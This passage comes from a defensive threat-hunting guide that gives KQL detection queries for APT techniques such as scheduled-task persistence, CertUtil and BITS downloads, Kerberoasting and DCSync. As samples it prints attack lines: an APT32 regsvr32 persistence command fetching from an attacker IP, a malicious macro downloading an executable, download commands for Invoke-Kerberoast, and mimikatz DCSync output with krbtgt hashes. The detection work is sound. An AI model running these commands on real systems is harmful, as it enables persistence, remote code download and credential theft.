   | where TimeGenerated >= ago(timeframe)
   | where EventID == 4648 and AccountType == "User"
   | where TargetServerName != ""
   | project TargetServerName, TargetInfo, TargetAccount, LogonGuid
) on LogonGuid
| project TimeGenerated, Account, Activity, TargetAccount, TargetServerName,
TargetInfo, LogonType
| sort by TimeGenerated desc
```

Final result:



Completed 00:00:01.742 2 records

TimeGenerated [UTC]	Account	Activity	TargetAccount	TargetServerName	TargetInfo
5/12/2020, 1:08:20.370 PM	IDENTITY\Alice	4624 - An account was successfully logged on.	IDENTITY.LOCAL\Bob	IDENTITY-DC	cifs/IDENTITY-
5/12/2020, 1:08:20.370 PM	IDENTITY\Alice	4624 - An account was successfully logged on.	IDENTITY.LOCAL\Bob	IDENTITY-DC	cifs/IDENTITY-

- T1053 – Scheduled Task

FireEye posted in 2017 a blog post about APT32. Where they highlighted how this threat group was using scheduled task for persistence.

To illustrate the complexity of these lures, Figure 4 shows the creation of persistence mechanisms for recovered APT32 lure "2017年员工工资性津贴额统计报告.doc".

```
            sCMDLine = "schtasks /create /sc MINUTE /tn ""Windows Scheduled Maintenance"" /tr
""\""regsvr32.exe\"" /s /n /u /i:http://80.255.3.87:80/a/b/allp/10009.jpg scrobj.dll"" /mo 30"

' ... code snipped by Carr for easy viewing...
```


Source: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

Thanks to Nick Carr who has done this research. We can simulate the same technique that APT32 was using as well.

Credits: https://github.com/redcanaryco/atomic-red-team/blob/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.bat

Here we created a scheduled task like APT32 did in their operations.


```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Alice>SCHTASKS /Create /SC MINUTE /TN "Atomic Testing" /TR "regsvr32.exe /s /u /i:http
s://raw.githubusercontent.com/redcanaryco/atomic-red-team/6965fc15ef872281346d99d5eea952907167d
ec3/atomics/T1117/RegSvr32.sct scrobj.dll" /mo 30
SUCCESS: The scheduled task "Atomic Testing" has successfully been created.

C:\Users\Alice>SCHTASKS /Run /TN "Atomic Testing"
SUCCESS: Attempted to run the scheduled task "Atomic Testing".
```



We can use the following KQL query to hunt for this technique, but we won't just cover the schtasks.exe, since we can also use at.exe to create a scheduled task.

```
// T1053 - Scheduled Task
// Reference: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where Process in ("schtasks.exe", "at.exe")
| where CommandLine has "regsvr32"
    or CommandLine has "http:"
| project TimeGenerated, Account, Computer, Activity, CommandLine, NewProcessName, ParentProcessName
| sort by TimeGenerated desc
```

Returned results:



- G0096 – APT41

APT41 is a group that carries out Chinese state-sponsored espionage activity in addition to financially motivated activity. APT41 has been active since as early as 2012. The group has been observed targeting healthcare, telecom, technology, and video game industries in 14 countries.

Source: https://attack.mitre.org/groups/G0096/

We will cover the following technique of APT41

- T1105 – Remote File Copy (CertUtil)

- T1105 – Remote File Copy (CertUtil)

According to FireEye. APT41 have used a built-in feature of Windows called CertUtil.exe to download a file on a compromised host.


> The HTTP POST requests in Figure 2, which originated from the IP address `67.229.97[.]229`, performed system reconnaissance and utilized Windows certutil.exe to download a file located at `hxxp[:]//67.229.97[.]229/pass_sqzr.jsp` and save it as `test.jsp` (`MD5: 84d6e4ba1f4268e50810dacc7bbc3935`). The file `test.jsp` was ultimately identified to be a variant of a China Chopper webshell.

Source: https://www.fireeye.com/blog/threat-research/2019/08/game-over-detecting-and-stopping-an-apt41-operation.html

This is an example when an attacker is using certutil to download something.

```
PS C:\Users\Alice>
PS C:\Users\Alice> certutil -urlcache -f -split https://raw.githubusercontent.com/EmpireProject/Empire/master
/data/module_source/credentials/Invoke-Kerberoast.ps1 C:\Temp\Invoke-Kerberoast.ps1
****  Online  ****
  0000  ...
  b700
CertUtil: -URLCache command completed successfully.
PS C:\Users\Alice>
```


This is logged at event 4688 with of course, the full command line.



We can use the following KQL query to detect this type of technique.

```
// T1105 - Remote File Copy (CertUtil.exe)
// Reference: https://attack.mitre.org/techniques/T1105/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where Process == "certutil.exe"
| where CommandLine contains "http"
| project TimeGenerated, Account, Computer, CommandLine, NewProcessName
| sort by TimeGenerated desc
```

Returned result:



Completed 00:00:00.976 3 records

TimeGenerated [UTC]	Account	Computer	CommandLine	NewProcessName
5/12/2020, 6:09:32.237 PM	IDENTITY\Alice	Client2.IDENTITY.local	"C:\windows\system32\certutil.exe" -urlcache -f -split https://raw.git...	C:\Windows\System3
5/12/2020, 6:09:03.633 PM	IDENTITY\Alice	Client2.IDENTITY.local	"C:\windows\system32\certutil.exe" -verifyctl -f -split https://raw.git...	C:\Windows\System3
5/12/2020, 6:08:32.027 PM	IDENTITY\Alice	Client2.IDENTITY.local	"C:\windows\system32\certutil.exe" -verifyctl -f -split https://gist.git...	C:\Windows\System3

It's not the perfect query to hunt down the technique, since every attacker could rename certutil.exe, but it's a quick win. That's been said. You can always create a query, when someone is changing a file in the C:\Windows\System32 directory.

- T1197 – BITS Jobs

BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. Adversaries may abuse BITS to download, execute, and even clean up after running malicious code

Here is an example that I've discovered on Twitter. Where attackers have used BITS Jobs to download malicious files on a compromised host.

```
Private Sub Document_Open()
dfgfdgfg
End Sub

Sub dfgfdgfg()
URL = "http://fda.gov.pk/assets/uploads/GalleryAlbumImages/Adobe%20Plugin%20Updater.exe"
Set wscript_obj = CreateObject("WScript.Shell")
path = Environ$tmp & "\" & "\filename.exe"
wscript_obj.Run "bitsadmin /transfer myFile /download /priority normal" & URL & " " & path,"", "False")

wait(60)
```


Source: https://twitter.com/Arkbird_SOLG/status/1128296268529270784/photo/1

- Example (1)

```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Alice>bitsadmin /transfer "DownloadFile" https://gist.githubusercontent.com/0xbadjuju/
0ebe02983273048c237a8b24633cee3f/raw/c385a21c230ee0e274293aa4e50b5b9ed4197df2/Invoke-Kerberoast
.ps1 C:\Temp\Invoke-Kerberoast.ps1

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.
```

- Example (2)

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Alice> powershell.exe -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer -
Source https://gist.githubusercontent.com/0xbadjuju/0ebe02983273048c237a8b24633cee3f/raw/c385a21c230ee0e27429
3aa4e50b5b9ed4197df2/Invoke-Kerberoast.ps1 -Destination C:\Temp\Invoke-Kerberoast.ps1
```




We can use **Microsoft-Windows-Bits/Operational** to gather the relevant event logs, but we will only focus on Process creation, which is looking at event 4688 and the command line.

To hunt for both variants, we could use the following KQL query.

```
// T1197 - BITS Jobs
// Reference: https://attack.mitre.org/techniques/T1197/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where Process in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe",
"POWERSHELL_ISE.EXE", "bitsadmin.exe")
| where CommandLine has "Start-BitsTransfer"
    or CommandLine contains "http"
| project TimeGenerated, Account, Computer, CommandLine, ParentProcessName
| sort by TimeGenerated desc
```

Final result:



- T1028 - Kerberoasting


In February, 2020. The FBI reported that two municipalities have been breached by state actors. ZDNet reported that a technique called ''Kerberoasting'' was used to request service tickets from (service)-accounts, which can be brute forced offline.

> *There is also evidence that the actors used the kerberoasting technique to target Kerberos service tickets. The actors were able to successfully gain access to several domain administrator accounts.*


Source: https://www.zdnet.com/article/fbi-nation-state-actors-have-breached-two-us-municipalities/

There are multiple ways to request service tickets, but in this example.
We will cover **''Invoke-Kerberoast.ps1''** – It's a PowerShell script that allows you to request Kerberos tickets for service accounts.

Here we are requesting all the service tickets from any Service Principal Name.



At the event logs on the Domain Controller. We get a bunch of **4769** events, so it is difficult to look manually in the event logs.




Keywor...	Date and Time	Source	Event ID	Task Category
Audi...	5/13/2020 7:42:05 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:05 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations
Audi...	5/13/2020 7:42:04 AM	Micros...	4769	Kerberos Service Ticket Operations

First we run the following KQL query to filter on event 4769.

```
// T1028 - Kerberoasting
// Reference: https://attack.mitre.org/techniques/T1208/
let timeframe = 1d;
let requestCountThreshold = 4;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4769
```


We can't see which user requested a service ticket and there are 423 returned results.



Completed 00:00:01.214 423 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/13/2020, 7:53:21.600 AM			IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/12/2020, 8:19:37.633 AM			IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/12/2020, 8:22:41.113 AM			IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

There is a column called **EventData** that stores values in a XML format. This includes both the username that requested a service ticket for a services.



EventData

```
<EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<Data Name="TargetUserName">Bob@IDENTITY.LOCAL</Data>
<Data Name="TargetDomainName">IDENTITY.LOCAL</Data>
<Data Name="ServiceName">IDENTITY-DC$</Data>
<Data Name="ServiceSid">S-1-5-21-1568615022-3734254442-823492033-1000</Data>
<Data Name="TicketOptions">0x40800000</Data>
<Data Name="TicketEncryptionType">0x12</Data>
```

We can use the **parse** operator to parse the values.

```
// T1028 - Kerberoasting
// Reference: https://attack.mitre.org/techniques/T1208/
let timeframe = 1d;
let requestCountThreshold = 4;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4769
| parse EventData with * 'TargetUserName">' TargetUserName '</Data>' *
| parse EventData with * 'IpAddress">' IpAddress '</Data>' *
| parse EventData with * 'ServiceName">' ServiceName '</Data>' *
```

Returned result:

Activity	IpAddress	ServiceName	TargetUserName
4769 - A Kerberos service ticket was requested.	::ffff:10.0.3.11	IDENTITY-DC$	CLIENT2$@IDENTITY.LOCAL
4769 - A Kerberos service ticket was requested.	::ffff:10.0.3.11	IDENTITY-DC$	CLIENT2$@IDENTITY.LOCAL
4769 - A Kerberos service ticket was requested.	::ffff:10.0.3.11	IDENTITY-DC$	CLIENT2$@IDENTITY.LOCAL

We can now summarize, the average amount of service tickets, which have been requested by a user.

```
// T1028 - Kerberoasting
// Reference: https://attack.mitre.org/techniques/T1208/
let timeframe = 1d;
let requestCountThreshold = 4;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4769
| parse EventData with * 'TargetUserName">' TargetUserName '</Data>' *
| parse EventData with * 'IpAddress">' IpAddress '</Data>' *
| parse EventData with * 'ServiceName">' ServiceName '</Data>' *
| summarize StartTimeUtc = min(TimeGenerated), EndTimeUtc = max(TimeGenerated),
AttemptRequest = dcount(ServiceName) by TargetUserName, Activity, IpAddress
| project StartTimeUtc, EndTimeUtc, AttemptRequest, Activity, TargetUserName,
IpAddress
| sort by StartTimeUtc desc
```

This is the most important to define in our KQL query:

```
AttemptRequest = dcount(ServiceName) by TargetUserName,
```

Here we can see the returned results:

Completed 00:00:00.752 9 records

TargetUserName	Activity	IpAddress	StartTimeUtc [UTC]	EndTimeUtc [UTC]	AttemptReques
IDENTITY-DC$@IDENTITY.LOCAL	4769 - A Kerberos service ticket was requested.	::1	5/12/2020, 1:14:51.403 PM	5/13/2020, 6:58:16.543 AM	2
Carol@IDENTITY.LOCAL	4769 - A Kerberos service ticket was requested.	::ffff:10.0.3.11	5/12/2020, 11:47:11.373 AM	5/13/2020, 7:25:29.820 AM	3
Bob@IDENTITY.LOCAL	4769 - A Kerberos service ticket was requested.	::1	5/12/2020, 11:32:01.913 AM	5/13/2020, 7:41:19.140 AM	2

The average request is 3, but we can see that Alice has requested 12.


Completed 00:00:01.434 9 records

StartTimeUtc [UTC]	EndTimeUtc [UTC]	TargetUserName	AttemptRequest	Activity
5/12/2020, 10:46:40.750 AM	5/13/2020, 7:31:01.937 AM	Bob@IDENTITY.LOCAL	1	4769 - A Kerberos service ticket was reque
5/12/2020, 9:43:38.720 AM	5/13/2020, 8:53:41.073 AM	CLIENT3$@IDENTITY.LOCAL	3	4769 - A Kerberos service ticket was reque
5/12/2020, 9:24:42.063 AM	5/13/2020, 7:42:05.227 AM	Alice@IDENTITY.LOCAL	12	4769 - A Kerberos service ticket was reque
5/12/2020, 9:19:37.940 AM	5/13/2020, 8:28:25.170 AM	CLIENT2$@IDENTITY.LOCAL	3	4769 - A Kerberos service ticket was reque

Since we know that the average amount of requested service ticket is 3. We could baseline our environment for example, and if we have done that. We could set a query, where it will look if there any users who have requested more than 3 tickets in the average time.

```
// T1028 - Kerberoasting
// Reference: https://attack.mitre.org/techniques/T1208/
let timeframe = 1d;
let requestCountThreshold = 3;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4769
| parse EventData with * 'TargetUserName">' TargetUserName '</Data>' *
| parse EventData with * 'IpAddress">' IpAddress '</Data>' *
| parse EventData with * 'ServiceName">' ServiceName '</Data>' *
| summarize StartTimeUtc = min(TimeGenerated), EndTimeUtc = max(TimeGenerated),
AttemptRequest = dcount(ServiceName) by TargetUserName, Activity, IpAddress
| project StartTimeUtc, EndTimeUtc, TargetUserName, AttemptRequest, Activity,
IpAddress
| where AttemptRequest > requestCountThreshold
| sort by StartTimeUtc desc
```

Now we will only get one return result. This could be a decent approach to catch the OpSec failures of an attacker.



- T1003 – Malicious Directory Replication (DCSync)

DCSync is a variation on credential dumping which can be used to acquire sensitive information from a domain controller. Rather than executing recognizable malicious code, the action works by abusing the domain controller's application programming interface (API) to simulate the replication process from a remote domain controller.

Source: https://attack.mitre.org/techniques/T1003/

In October, 2019. An antivirus company in the Czech Republic or primary known as Avast had been breached. In an article of ZDNet. It claimed that a Microsoft solution called Advanced Threat Analytics detected a ''Malicious Directory Replication'' attack, but the attack was ignored.

Staff eventually tracked down other security alerts inside Avast's ATA dashboard, alerts that engineers previously ignored, thinking they were false positives. ATA stands for Microsoft Advanced Threat Analytics, an on-premise network parsing engine and traffic analysis system that Microsoft sells to enterprises in order to protect internal networks from malicious attacks triggered from inside.

The alert showed that the compromised user account replicated Avast's Active Directory service, an effective digital map of the company's internal network.

Source: https://www.zdnet.com/article/avast-says-hackers-breached-internal-network-through-compromised-vpn-profile/

This is how it looks like when someone is executing a DCSync attack.

```
mimikatz # lsadump::dcsync /user:krbtgt /domain:IDENTITY.local
[DC] 'IDENTITY.local' will be the domain
[DC] 'IDENTITY-DC.IDENTITY.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/1/2020 8:52:36 PM
Object Security ID   : S-1-5-21-1568615022-3734254442-823492033-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 90790a242ab0fe21be833167ab4926f3
    ntlm- 0: 90790a242ab0fe21be833167ab4926f3
    ntlm- 1: c599e506e9b10c6ef444bd6cfd30c787
    lm  - 0: ca1d86e1f5d078872f5ecfab12a7e819
    lm  - 1: b84bc77c2632a4ff5509514c75358346
```

DCSync generates an event **4662** & **4624**. Where event **4624** is a network logon. All the logs are collected from the Domain Controller

A DCSync generates the following two string GUIDs.

{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}

When we run the following KQL query and filter on both string GUIDs.

```
// DCSync Detection
// Reference: https://attack.mitre.org/techniques/T1003/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
    or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
```

If we run this following KQL query. We would receive a lot of noise, which can be frustrating.

Completed 00:00:01.161 76 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/11/2020, 8:30:15.840 PM	IDENTITY\IDENTITY-DC$	Machine	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/11/2020, 9:30:15.883 PM	IDENTITY\IDENTITY-DC$	Machine	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/11/2020, 10:30:15.933 PM	IDENTITY\IDENTITY-DC$	Machine	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/11/2020, 11:30:15.977 PM	IDENTITY\IDENTITY-DC$	Machine	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

If we now run the following KQL query, where we filter on the **AccountType** column.

```
// DCSync Detection
// Reference: https://attack.mitre.org/techniques/T1003/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662 and AccountType == "User"
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
    or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
```

Now we only see three results:

Completed 00:00:01.249 3 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
5/13/2020, 9:33:01.913 AM	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	14,080
5/13/2020, 9:33:01.917 AM	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	14,080
5/13/2020, 9:33:01.917 AM	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	14,080

We know that DCSync generates a Network logon, so we can use the join operator to combine event **4662** & **4624** with each other.

